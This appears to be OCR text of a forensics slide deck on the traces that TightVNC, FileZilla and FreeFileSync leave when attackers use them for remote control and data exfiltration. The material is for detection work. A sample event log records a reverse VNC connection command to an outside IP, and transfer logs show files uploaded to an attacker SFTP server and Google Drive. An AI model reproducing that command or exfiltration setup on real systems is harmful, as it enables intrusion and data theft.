
TightVNC : Artifacts

Feature: Remote Access	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Application.evtx (Event ID: 257、Source: tvnserver)



イベント プロパティ - イベント 257, tvnserver

Authentication passed by 54.[redacted].140


ログの名前(M): Application

ソース(S): tvnserver

ログの日付(D):

イベント ID(E): 257

タスクのカテゴリ(Y):



イベント プロパティ - イベント 257, tvnserver

The client 54.[redacted].140 has disconnected

ログの名前(M): Application

ソース(S): tvnserver

ログの日付(D):

イベント ID(E): 257

タスクのカテゴリ(Y):

Only If installed and used as a service, an event log is recorded (use “-controlservice” command option)


TightVNC : Artifacts

Feature: Remote Access | Control the victim machine as if accessing via Remote Desktop

Useful Artifacts | Files | Registry | Process/NW | **Others**

EventLog

Security.evtx (Event ID: 4688)




```
新しいプロセスが作成されました。


プロセス情報:
        新しいプロセス ID:        0x700
        新しいプロセス名:   C:¥Program Files¥TightVNC¥tvnserver.exe
        トークン昇格の種類:%%1938
        必須ラベル:               Mandatory Label¥Medium Mandatory Level
        作成元プロセス ID:  0x1b24
        作成元プロセス名:   C:¥Windows¥System32¥cmd.exe
        プロセスのコマンド ライン:    tvnserver.exe  -controlapp -connect [redacted].140:5500

トークン昇格の種類は、ユーザー アカウント制御ポリシーに従って新しいプロセスに割り当てられたトークンの種
```

```
ログの名前(M):     セキュリティ
ソース(S):         Security-Auditing          ログの日付(D):        2023/01/05 16:57:53
イベント ID(E):    4688                       タスクのカテゴリ(Y):  Process Creation
レベル(L):         情報                        キーワード(K):        成功の監査
```

TightVNC : Artifacts

Feature: File Transfer | Agent program installation and connect from attacker



[redacted] - TightVNC Viewer

TightVNC File Transfer

Local Computer (Viewer)

Name	Size	Modified
C:	<Folder>	

Remote Computer (Server)

/

Name	Size	Modified
C:	<Folder>	
D:	<Folder>	

Useful Artifacts | Files | Registry | Process/NW | Others

- No particularly useful artifact were identified. (SRUM may be useful)

Tools Verification – FileZilla

FileZilla

Cuba, Karakurt, Lockbit2.0, Lorenz	
CLI	GUI
Relay	Direct
Install	Portable

Target RMM tools

ATERA · AnyDesk · splashtop · TeamViewer · tight VNC

RemoteUtilities · CONNECTWISE · LogMeIn Be Limitless. · SupRemo · ngrok

Target SYNC tools

RCLONE · MEGA TOOLS Automotive Tools-Equipment · WinSCP Free FTP CLIENT · GoodSync · FreeFileSync · FileZilla

FileZilla : Artifacts

Installation	Client program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramFiles%¥FileZilla FTP Client¥

Files

%ProgramData%¥Microsoft¥Windows¥Start Menu¥Programs¥FileZilla FTP Client¥FileZilla.lnk

- Target: %ProgramFiles%¥FileZilla FTP Client¥filezilla.exe

%ProgramData%¥Microsoft¥Windows¥Start Menu¥Programs¥FileZilla FTP Client¥Uninstall.lnk


- Target: %ProgramFiles%¥FileZilla FTP Client¥uninstall.exe

Other

HKLM¥SOFTWARE¥WOW6432Node¥FileZilla Client¥*

FileZilla : Artifacts

Feature: Data Transfer | Transfer specific files or directories



ホスト(H): [redacted] ユーザー名(U): [redacted] パスワード(W): ●●●●●●●●● ポート(P):

```
状態:	C:¥Users¥user01¥confidential¥agenda.txt のアップロードを開始しています
状態:	109,200 バイト (1 秒) のファイル転送に成功しました
状態:	"/Users/Administrator/Desktop" のディレクトリ リストを取得中...
状態:	"/Users/Administrator/Desktop" のディレクトリ リストの表示成功
```

ローカル サイト: C:¥Users¥user01¥confidential¥

リモート サイト: /Users/Administrator/Desktop

名前	サイズ	種類	更新日時
..			
agenda.txt	109,200	テキスト ドキュメント	2022/12/15 23:36:10

名前	サイズ	種類	更新日時	パーミッション	所有者/グル...
..					
[redacted]	1,575,742	アプリケーシ...	2022/12/15 22:...		
agenda.txt	109,200	テキスト ドキ...	2022/12/15 23:...		
[redacted]	3,124,925	ProcMon L...	2022/12/10 19:...		
[redacted]	4,533,912	アプリケーシ...	2022/08/29 22:...		

1 個のファイルを選択 合計サイズ: 109,200 バイト


4 個のファイル 合計サイズ: 9,343,779 バイト

サーバー/ローカル ファイル	方向	リモート ファイル	サイズ	優先度	状態

FileZilla : Artifacts


Feature: Data Transfer	Transfer specific files or directories			
Useful Artifacts	Files	Registry	Process/NW	Others

%APPDATA%¥FileZilla¥filezilla.xml



```
<Setting name="Tab data" sensitive="1">
    <Tabs>
        <Tab connected="1" selected="1">
            <Host>[redacted]</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>[redacted]</User>
            <Pass encoding="base64">[redacted]</Pass>
            <Logontype>1</Logontype>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
            <Site></Site>
            <RemotePath>1 0 5 Users 13 Administrator 7 Desktop</RemotePath>
            <LocalPath>C:\Users\user01\confidential\</LocalPath>
        </Tab>
    </Tabs>
</Setting>
```

%APPDATA%¥FileZilla¥recentservers.xml



```
<RecentServers>
    <Server>
        <Host>[redacted]</Host>
        <Port>21</Port>
        <Protocol>0</Protocol>
        <Type>0</Type>
        <User>[redacted]</User>
        <Pass encoding="base64">[redacted]</Pass>
        <Logontype>1</Logontype>
        <PasvMode>MODE_DEFAULT</PasvMode>
    </
</Rec
```

1. Remote IP address
2. FTP server username and password(encoded)
3. Local and remote path of exfiltration

(Only the latest session is recorded)

Tools Verification - FreeFileSync

FreeFileSync

Lockbit, REvil	
CLI	GUI
Relay	Direct
Install	Portable

Target RMM tools

ATERA

AnyDesk

splashtop®

TeamViewer

tight VNC

RemoteUtilities®

CONNECTWISE™

LogMeIn® Be Limitless.

SupRemo

ngrok

Target SYNC tools

RCLONE

MEGA TOOLS Automotive Tools-Equipment

WinSCP Free FTP CLIENT

GoodSync

FreeFileSync

FileZilla

FreeFileSync : Artifacts

Installation	Client program installation to the victim machine


Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramFiles(x86)%¥FreeFileSync¥*
%ProgramFiles%¥FreeFileSync¥*

Registry

HKLM¥SOFTWARE¥WOW6432Node¥FreeFileSync




コンピューター¥HKEY_LOCAL_MACHINE¥SOFTWARE¥WOW6432Node¥FreeFileSync

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
CreateDesktopShortcut	REG_DWORD	0x00000001 (1)
CreateSendToShortcut	REG_DWORD	0x00000001 (1)
CreateStartmenuEntry	REG_DWORD	0x00000001 (1)
InstallDir	REG_SZ	C:¥Program Files¥FreeFileSync

FreeFileSync : Artifacts

Feature: Data Transfer | **Transfer specific files or directories**

GUI



Access Online Storage

Connection type: Google Drive | SFTP | FTP

Server name or IP address: ...113.226.48 Port: 22

Authentication
● Password
○ Key file
○ Pageant

Access timeout (in seconds): 15


Directory on server: ¥C:¥temp¥sftp-base Browse

Performance improvements: How to get best performance?

Parallel file operations: (Connections) 1 Requires FreeFileSync Donation Edition

3.113.226.48/C:/temp/sft

FreeFileSync supports synchronization with Google Drive, SFTP and FTP.



Command

```
FreeFileSync.exe <FreeFileSync batch job configuration file>
```


FreeFileSync : Artifacts

Feature: Data Transfer	Transfer specific files or directories

Useful Artifacts	Files	Registry	Process/NW	Others

Files


%APPDATA%¥FreeFileSync¥GlobalSettings.xml
%APPDATA%¥FreeFileSync¥LastRun.ffs_gui
%APPDATA%¥FreeFileSync¥GoogleDrive¥<GoogleDrive account>.db



GlobalSettings.xml

```
<OverviewPanel ShowPercentage="true" SortByCol
<FilePanel ShowIcons="true" IconSize="Small" SashOffset="0" FolderPairsMax="6"
    <FolderHistoryLeft LastSelected="C:\data">
        <Item>C:\data</Item>
    </FolderHistoryLeft>
    <FolderHistoryRight LastSelected="">
        <Item>sftp://sshuser@54.[redacted].140:22/C:/temp|pass64=[redacted]</Item>
        <Item>gdrive:\[redacted]@gmail.com</Item>
    </FolderHistoryRight>
</FilePanel>
<Ma
```


History of selected folders and synchronization destinations



« ユーザー › john › AppData › Roaming › FreeFileSync › GoogleDrive
Roaming
FreeFileSync
GoogleDrive
名前
更新

[redacted]@gmail.com.db

When GoogleDrive is specified as the synchronization destination, a file containing the account name is generated.



LastRun.ffs_gui

```
<?xml version="1.0" encoding="utf-8"?>
<FreeFileSync XmlType="GUI" XmlFormat="17">
    <Compare>
    <FolderPairs>
        <Pair>
            <Left>C:\data</Left>
            <Right>gdrive:\[redacted]@gmail.com</Right>
        </Pair>
    </FolderPairs>
    <Gui>
        <GridViewType>Action</GridViewType>
```

The last synchronized directory pair is recorded.


FreeFileSync : Artifacts

Feature: Data Transfer	Transfer specific files or directories

Useful Artifacts	Files	Registry	Process/NW	Others

Log File

%APPDATA%¥FreeFileSync¥Logs¥[Last session] yyyy-mm-dd hhmmss.SSS*.html



Google Drive

```
[Last session]  2023/01/05  21:56:26

Completed with warnings

Warnings:         1
Items processed:  5 (113 MB)
Total time:       00:00:18

Errors and warnings:
21:56:24   Setting directions for first synchronization: Old file

21:56:23   Comparison finished: 5 items found – Time elapsed: 00:00:00
21:56:24   Setting directions for first synchronization: Old files will be overwritten with newer fi
21:56:27   Synchronizing folder pair: Two way <->
             C:\data
             gdrive:\[redacted]@gmail.com
21:56:27   Creating file "gdrive:\[redacted]@gmail.com\data1.zip"
21:56:29   Creating   "gdrive:\[redacted]@gmail.com\data2.bat"
21:56:31   Creating file "gdrive:\[redacted]@gmail.com\data3.zip"
21:56:33   Creating file "gdrive:\[redacted]@gmail.com\data4.exe"
21:56:38   Creating file "gdrive:\[redacted]@gmail.com\data5.zip"
```

SFTP

```
[Last session]  2023/01/05  22:09:51

Completed with warnings

Warnings:         1
Items processed:  2 (161 MB)
Total time:       00:00:25

first synchronization: Old files will be overwritten with newer files.

22:09:49   Comparison finished: 2 items found – Time elapsed: 00:00:00
22:09:49   etting directions for first synchronization: Old files will be overwritten with newer files.
22:09:51   ynchronizing folder pair: Two way <->
             C:\data
             sftp://sshuser@54.1[redacted].140/C:/temp/sftp-base
22:09:51   Creating file "sftp://sshuser@5[redacted]3.140/C:/temp/sftp-base/data.7z"
22:10:08   Creating f  sftp://sshuser@5[redacted]3.140/C:/temp/sftp-base/mail.zip"
```

1. Synchronized folders
2. Created (uploaded) file


FreeFileSync : Artifacts

Feature: Data Transfer	Transfer specific files or directories

Useful Artifacts	Files	Registry	Process/NW	Others

Files

<Sync target directory>¥sync.ffs_db



名前	更新日時	種類	サイズ
data.7z	2023/01/05 22:09	7Z ファイル	114,407 KB
mail.zip	2022/12/28 12:02	圧縮 (zip 形式) フォ...	50,377 KB
sync.ffs_db	2023/01/05 22:10	FreeFileSync 同期...	1 KB

This file will be created in the synced folder

Tools Verification – GoodSync

GoodSync

-	
CLI	GUI
Relay	Direct
